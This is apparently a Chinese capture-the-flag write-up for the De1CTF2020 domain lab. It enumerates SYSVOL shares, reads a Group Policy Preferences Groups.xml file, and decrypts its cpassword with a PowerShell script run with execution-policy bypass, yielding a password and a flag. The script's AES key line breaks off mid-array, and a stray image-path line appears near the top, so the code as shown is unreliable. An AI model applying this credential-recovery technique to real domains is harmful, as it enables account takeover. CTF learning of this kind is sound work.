Reply from 192.168.0.12: bytes=32 time<1ms TTL=128
```


输入net use查看域中的共享连接

```
C:\web\uploads\ca46631b82ab43956af79918d91992a7> net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
OK           E:        \\192.168.0.12\Hint       Microsoft Windows Network
OK           F:        \\192.168.0.12\SYSVOL     Microsoft Windows Network
OK           G:        \\dc.De1CTF2020.lab\Hint  Microsoft Windows Network
OK           H:        \\dc.De1CTF2020.lab\SYSVOL
                                                 Microsoft Windows Network
OK           I:        \\dc.De1CTF2020.lab\NETLOGON
                                                 Microsoft Windows Network
OK           K:        \\192.168.0.12\SYSVOL     Microsoft Windows Network
OK           T:        \\192.168.0.12\SYSVOL     Microsoft Windows Network
OK           Z:        \\192.168.0.12\Hint       Microsoft Windows Network
OK                     \\192.168.0.12\Hint       Microsoft Windows Network
OK                     \\192.168.0.12\SYSVOL     Microsoft Windows Network
OK                     \\dc.De1CTF2020.lab\SYSVOL
                                                 Microsoft Windows Network
OK                     \\dc.De1CTF2020.lab\IPC$  Microsoft Windows Network
The command completed successfully.
```

接下来参看大佬的Writeup学习到域渗透中SYSVOL还原组策略中保存的密码方法

参看：3gstudent-Blog

首先在每个域内都有一个共享的文件夹SYSVOL，路径为：\\<donain>\SYSVOL\，所有域内主机都能访问，里面保存组策略相关数据。因此进入该域中的共享文件夹




然后需要找到相应的策略组id的配置文件，路径为：//De1CTF2020.lab/SYSVOL/De1CTF2020.lab/Policies/{B1248E1E-B97D-4C41-8EA4-1F2600F9264B}/Machine/Preferences/Groups/，如下是配置文件Groups.xml的内容

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name
    ="HintZip_Pass" image="2" changed="2020-04-15 14:43:23" uid="{D33537C1-0BDB-44B7-8628-A6030A298430}"><Properties action
    ="U" newName="" fullName="" description="" cpassword="uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08" changeLogon="1"
    noChange="0" neverExpires="0" acctDisabled="0" userName="HintZip_Pass"/></User>
</Groups>
```

其中cpassword为AES加密的密码，有现成的解密脚本，改一下密码即可

```
function Get-DecryptedCpassword {
    [CmdletBinding()]
    Param(
        [string]$Cpassword
    )
    try{
    # Append appropriate padding based on string Length
    $Mod=($Cpassword.length % 4)

    switch($Mod){
    '1' {$Cpassword = $Cpassword.Substring(0,$Cpassword.Length-1)}
    '2' {$Cpassword += ('='*(4-$Mod))}
    '3' {$Cpassword += ('='*(4-$Mod))}
    }

    $Base64Decoded=[Convert]::FromBase64String($Cpassword)
    #Create a new AES.NET Crypto Object
    $AesObject=New-Object System.Security.Cryptography.AesCryptoServiceProvider
    [Byte[]] $AesKey = @(0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4,0x93,0x10,0x62,0x0f,0xfe,0xe8,0x

    #Set IV to all nulls to prevent dynamic generation of IV value
    $AesIV = New-Object Byte[]($Aesobject.IV.Length)
    $AesObject.IV=$AesIV
    $AesObject.Key=$Aeskey
    $DecryptorObject=$Aesobject.CreateDecryptor()
    [Byte[]] $OutBlock=$DecryptorObject.TransformFinalBlock($Base64Decoded,0,$Base64Decoded.length)

    return [System.Text.UnicodeEncoding]::Unicode.GetString($OutBlock)
    }

    catch {Write-Error $Error[0]}
}
Get-DecryptedCpassword "uYgjj9DCKSxqUp7gZfYzo0F6hOyiYh4VmYBXRAUp+08"//对应密文
```

保存为1.ps1上传，在虚拟终端运行：powershell -executionpolicy bypass -file 1.ps1,得到压缩包密码，打开得到flag1

```
C:\web\uploads\ca46631b82ab43956af79918d91992a7> powershell -executionpolicy bypass -file 1.ps1
zL1PpP@sSwO3d
```

```
flag1: DelCTF{GpP_llIs_SoOOO_Ea3333y}

Get flag2 Hint:
hint1: You need Delta user to get flag2
hint2: Delta user's password length is 1-8, and the password is composed of [0-9a-f].
hint3: Pay attention to the extended rights of Delta user on the domain.
hint4: flag2 in Domain Controller (C:\Users\Administrator\Desktop\flag.txt)

PS: Please do not damage the environment after getting permission, thanks QAQ.
```